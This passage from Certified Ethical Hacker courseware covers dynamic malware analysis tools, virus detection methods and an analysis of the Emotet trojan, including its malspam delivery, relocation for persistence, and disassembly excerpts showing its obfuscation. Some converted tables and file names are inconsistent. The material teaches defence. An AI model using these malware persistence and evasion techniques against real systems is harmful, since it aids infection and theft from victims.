


Figure 7.90: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (<https://www.colasoft.com>)
- Wireshark (<https://www.wireshark.org>)
- PRTG Network Monitor (<https://kb.paessler.com>)
- GFI LanGuard (<https://www.gfi.com>)
- NetFort LANGuardian (<https://www.netfort.com>)

Dynamic Malware Analysis: DNS Monitoring/Resolution

C|EH
Certified Ethical Hacker

■ **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system

■ Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (<https://www.dnsstuff.com>)
- DNS Lookup Tool (<https://www.ultratools.com>)
- Sonar Lite (<https://constellix.com>)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system

Host Name	Port Number	Query ID	Request Type	Request Time	Response Time
login.microsoftonline...	49258	B4E0	A	7/22/2019 3:2...	7/22/2019 3:21
login.microsoftonline...	49358	B4E0	A	7/22/2019 3:2...	7/22/2019 3:21
authsvc.teams.micros...	63239	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
authsvc.teams.micros...	63239	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
us-splasm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
us-splasm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	34599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	34599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gv42.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gv42.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
195.27.217.172.in-addr...	52456	C1CC	PTR	7/22/2019 3:2...	7/22/2019 3:22

NirSoft Freeware. <http://www.nirsoft.net>
<https://www.nirsoft.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

▪ DNSQuerySniffer

Source: <https://www.nirsoft.net>

DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.

The screenshot shows the DNSQuerySniffer application window. The title bar reads "DNSQuerySniffer - Ethernet, Realtek PCIe GbE Family Controller". The menu bar includes File, Edit, View, Options, and Help. Below the menu is a toolbar with icons for Stop, Refresh, Save, and others. The main area is a table with the following columns: Host Name, Port Number, Query ID, Request Type, Request Time, and Response Time. The table lists 14 items, mostly from Microsoft domains like login.microsoftonline.com and go.microsoft.com, with one PTR record from 195.27.217.172.in-addr.arpa. The table has a header row with arrows for sorting.

Host Name	Port Number	Query ID	Request Type	Request Time	Response Time
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
195.27.217.172.in-addr...	52456	C1CC	PTR	7/22/2019 3:2...	7/22/2019 3:22

14 item(s) [NirSoft Freeware. http://www.nirsoft.net](http://www.nirsoft.net)

Figure 7.91: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (<https://www.dnsstuff.com>)
- DNS Lookup Tool (<https://www.ultratools.com>)
- Sonar Lite (<https://constellix.com>)

Dynamic Malware Analysis: API Calls Monitoring

CEH
Certified Ethical Hacker


- Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, and kernel.
- Malware programs employ these APIs to access the operating system information and cause damage to the systems.
- Analyzing the API calls may reveal the suspected program's interaction with the OS.
- Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

API Call Monitoring Tools

- APImetrics (<https://apimetrics.io>)
- Runscope (<https://www.runscope.com>)
- AlertSite (<https://smartbear.com>)

API Monitor

API Monitor allows you to monitor and display Win32 API calls made by applications



The screenshot shows the API Monitor application window. It has a toolbar at the top with buttons for File, Edit, View, and Help. Below the toolbar is a menu bar with File, Options, View, Help. The main area is divided into several panes:

- Processes and Threads:** A list of processes and their thread IDs, showing names like 'RegQueryValueEx' and 'RegSetValueEx'.
- Return Value:** A column showing the return values of the API calls.
- Module Name:** A column showing the module names where the APIs were called from.
- Time Stamp:** A column showing the timestamp of each API call.
- Call Details:** A detailed pane showing the specific API call details, including the function name (e.g., 'RegQueryValueExA'), parameters, and return value.
- Call Tree:** A tree view showing the sequence of API calls.
- Output Data:** A pane showing the output data of the API calls.

At the bottom right of the window, there is a URL: <https://www.apimonitor.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

API Calls Monitoring

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

▪ API Monitor

Source: <https://www.apimonitor.com>

API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.




Figure 7.92: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- APImetrics (<https://apimetrics.io>)
- Runscope (<https://www.runscope.com>)
- AlertSite (<https://smartbear.com>)

Virus Detection Methods

CEH
Certified Ethical Hacker

Scanning	Once a virus is detected, it is possible to write scanning programs that look for signature string characteristics of the virus
Integrity Checking	Integrity checking products work by reading the entire disk and recording integrity data that act as a signature for the files and system sectors
Interception	The interceptor monitors the operating system requests that are written to the disk
Code Emulation	In code emulation techniques, the antivirus executes the malicious code inside a virtual machine to simulate CPU and memory activities These techniques are considered very effective in dealing with encrypted and polymorphic viruses if the virtual machine mimics the real machine
Heuristic Analysis	Heuristic analysis can be static or dynamic In static analysis, the antivirus analyses the file format and code structure to determine if the code is viral In dynamic analysis, the antivirus performs a code emulation of the suspicious code to determine if the code is viral

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The **MyDoom** and **W32.Novarg.A@mm** worms have infected the systems of many Internet users, mostly through e-mail.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

- Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).
- The vendors start writing scanning programs that look for the virus's signature strings.
- The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
- The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

Some critical aspects of virus scanning are as follows:

Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

Advantages of scanners

- They can check programs before execution.
- They are the easiest way to check new software for known or malicious viruses.

Drawbacks of scanners

- Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
- Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

■ Integrity Checking

- Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
- A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
- There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.

- Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

- **Interception**


- The primary objective of an interceptor is to deflect logic bombs and Trojans.
- The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
- There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
- Some viruses can disable the monitoring program itself.

- **Code Emulation**

Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.

- **Heuristic Analysis**

This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.



Trojan Analysis: Emotet

Source: <https://www.fortinet.com>

Emotet is a revolutionary malware that is designed with a modular architecture, where the main programs are installed first before the delivery of other payloads. It is also considered as a dropper, a downloader, and a Trojan by security analysts. It is a polymorphic malware, as it can change its own identifiable features when downloaded so that it can elude signature-based detection and other antivirus programs. Emotet is usually a banking Trojan that can function both as a Trojan by itself or as the downloader and dropper of other banking Trojans. It has been employed as a dropper/downloader for well-known banking Trojans such as Zeus Panda banker, Trickbot, and Iced ID to infect victims globally. Although it is a Trojan, Emotet has advanced persistence techniques and worm-like self-propagation abilities, which make it uniquely resilient as a destructive malware that could jeopardize individuals, companies, and government entities globally.

Propagation

Emotet usually spreads through malicious scripts, macro-enabled document files, malicious links, and spam emails (malspam). It can run on port numbers 20, 22, 80, and 443. Emotet can persuade victims to click malicious links using eye-catching captions such as “Your Invoice” and “Payment Details.” Early versions of Emotet arrived as a malicious JavaScript file. The latest versions use macro-enabled documents for retrieving the malicious payload from command-and-control (C&C) servers controlled by attackers.

Emotet Malware Attack Phases

The various phases and corresponding stages involved in an Emotet malware attack are as follows:





Figure 7.93: Emotet infection process flow

Emotet Malware Attack Phases: Infection Phase

CEH
Certified Ethical Hacker


Stage 1: Initial Infection

- The initial infection can be performed through **malicious scripts, macro-enabled document files, malicious links, and spam emails**
- A **spam email** is sent to the victim, which contains the **malicious URL disguised as a legitimate email**, luring the victim to click the link



Stage 2: Malicious .doc File Download

- When the victim **clicks the link**, it redirects to **download a malicious PAY09735746167553.doc file** that contains malicious VBA code in a Macro
- Emotet malware **enters the victim's system** and **starts its attack**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Infection Phase

- Stage 1: Initial Infection**

Initial infection occurs through malicious scripts, macro-enabled document files, malicious links, and spam emails. The spam email is sent to the victim with a malicious URL and it is disguised as a legitimate email, thereby luring the victim into clicking the link.




Figure 7.94: Spam email with malicious content distributing Emotet

Emotet Malware Attack Phases: Maintaining Persistence Phase

Stage 3: Emotet Relocation and Creation of First cultureresource.exe

- By default, Emotet malware is downloaded to the %temp% folder
- After comparing the file path of the current process, it moves the original .exe file (cultureresource.exe) from the %temp% folder to %LocalAppData%\cultureresource\ folder
- It calls API SHFileOperationW to perform the file relocation. This API is called in a Timer callback function

Stage 4: Creation of Second cultureresource.exe and Obfuscation

- In this stage, the second cultureresource.exe is deployed for performing major exploitation functions
- The Emotet developers try to obfuscate the code by adding a lot of unused text

A screenshot of the IDA Pro debugger showing assembly code. The code includes several function definitions and calls to APIs like `dcryptDecryptedTextW` and `dcryptImportText`. A red box highlights a section of code where the original `cultureresource.exe` is moved to a new location. Another red box highlights the obfuscated second-stage executable. The assembly code is heavily annotated with comments explaining the logic.

<https://www.fortinet.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Emotet Malware Attack Phases: Maintaining Persistence Phase (Cont'd)

Stage 5: Encryption

- All strings are encrypted, and all imported API's are also encrypted

Stage 6: Deploying Timer Function

- Emotet directly uses the API SetTimer to enable the Windows Timer event
- This callback function is called once every 1000 milliseconds

A screenshot of the IDA Pro debugger showing highly encrypted assembly code. A red box highlights a section of code labeled "String decryption function". To the right, a screenshot of the Windows Task Manager shows the "culture" service running under the Computer Management category. A red box highlights the service name.

<https://www.fortinet.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Persistence Phase

▪ Stage 3: Emotet Relocation and Creation of First cultureresource.exe

By default, Emotet malware will be downloaded in the %temp% folder. When it runs, it compares the file path of the current process, and if it is not the same as %LocalAppData%\cultureresource\cultureresource.exe, it moves the original .exe file from the %temp% folder to the previous folder mentioned, and the file is renamed as

`culturesource.exe`. The word “culturesource” is a constant string decrypted from memory.

The API `SHFileOperationW` is called to perform the file relocation. This API is called in a timer callback function, which we shall discuss later. The related assembly computer language (ASM) code snippet is as follows:

```
[.....]  
002FFB9A loc_2FFB9A:                                ; CODE XREF:  
sub_311D78+1Fj  
002FFB9A    call  ds:memset  
002FFBA0    call  sub_2F1250      ; ;;.CreateDirectoryW  
002FFBA5    push  1Eh  
002FFBA7    lea   eax, [ebp-20h]  
002FFBAA    push  edi  
002FFBAB    push  eax  
002FFBAC    call  ds:memset  
002FFBB2    add   esp, 18h  
002FFBB5    mov   dword ptr [ebp-1Ch], 1  ;; FO_MOVE  
002FFBBC    lea   eax, [ebp-20h]          ; SHFILEOPSTRUCTA structure  
002FFBBF    mov   dword ptr [ebp-18h], offset unk_3083F8 ; ; current  
file path in %temp% folder.  
002FFBC6    mov   esi, 0E14h  
002FFBCB    mov   dword ptr [ebp-14h], offset  
word_307EE0 ; %LocalAppData%\culturesource\culturesource.exe.  
002FFBD2    mov   [ebp-10h], si  
002FFBD6    push  eax  
002FFBD7    call  ds:SHFileOperationW  
002FFBD9    test  eax, eax  
002FFBDF    jnz   short loc_2FFBEA  
002FFBE1    cmp   [ebp-0Eh], edi  
002FFBE4    jz    loc_2FFCA0  
[.....]
```

- **Stage 4: Creation of Second culturesource.exe and Obfuscation**

This is the main function of the Emotet malware attack, where the developers try to obfuscate the code by adding a large amount of unused text so that the original code is securely concealed.

In the previous stage, we have seen that the first `culturesource.exe` is relocated and executed; in this stage, the second `culturesource.exe` file is employed for performing the major exploitation functions of Emotet. When the second `culturesource.exe` file

starts running normally, the first one exits. Now, Emotet dynamically releases code and the related data into memory blocks. Here, most of the functions are split into several parts to increase the complexity of the code analysis. As shown in the screenshot below, a normal function is split into seven parts, all of which are connected using “jmp” instructions, to make code analysis more difficult.

```

sub_2F20B0 proc near      ; CODE XREF: sub_310751-1E6494p
sub_2F20B0    jmp  sub_310751
sub_2F20B0    endp

; -----
; DB '读读读读读读读读读读'
; START OF FUNCTION CHUNK FOR sub_310751
loc_2F20E7:           ; CODE XREF: sub_310751+1C
    call ds:CryptAcquireContextW
    test eax, eax
    jz short loc_2F210D
    jmp loc_310776

; END OF FUNCTION CHUNK FOR sub_310751
; -----
; DB '读读读读读读读读读读'
; START OF FUNCTION CHUNK FOR sub_310751
loc_2F210D:           ; CODE XREF: sub_310751+4
    call ds:CryptDecodeObjectEx
    test eax, eax
    jz short loc_2F213F
    jmp loc_3107A0

; END OF FUNCTION CHUNK FOR sub_310751
; -----
; DB '读读读读'
; START OF FUNCTION CHUNK FOR sub_310751
loc_2F212A:           ; CODE XREF: sub_310751-1E6307j
    push ds:dword_307CA0
    call ds:CryptImportKey
    push dword ptr [ebp-4]
    mov esi, eax
    call ds:LocalFree
    test esi, esi
    jnz short loc_2F214D

loc_2F213F:           ; CODE XREF: sub_310751-1E63C7j
    push 0
    push ds:dword_307CA0
    call ds:CryptReleaseContext

loc_2F214D:           ; CODE XREF: sub_310751-1E6627j
    mov eax, esi
    pop esi
    mov esp, ebp
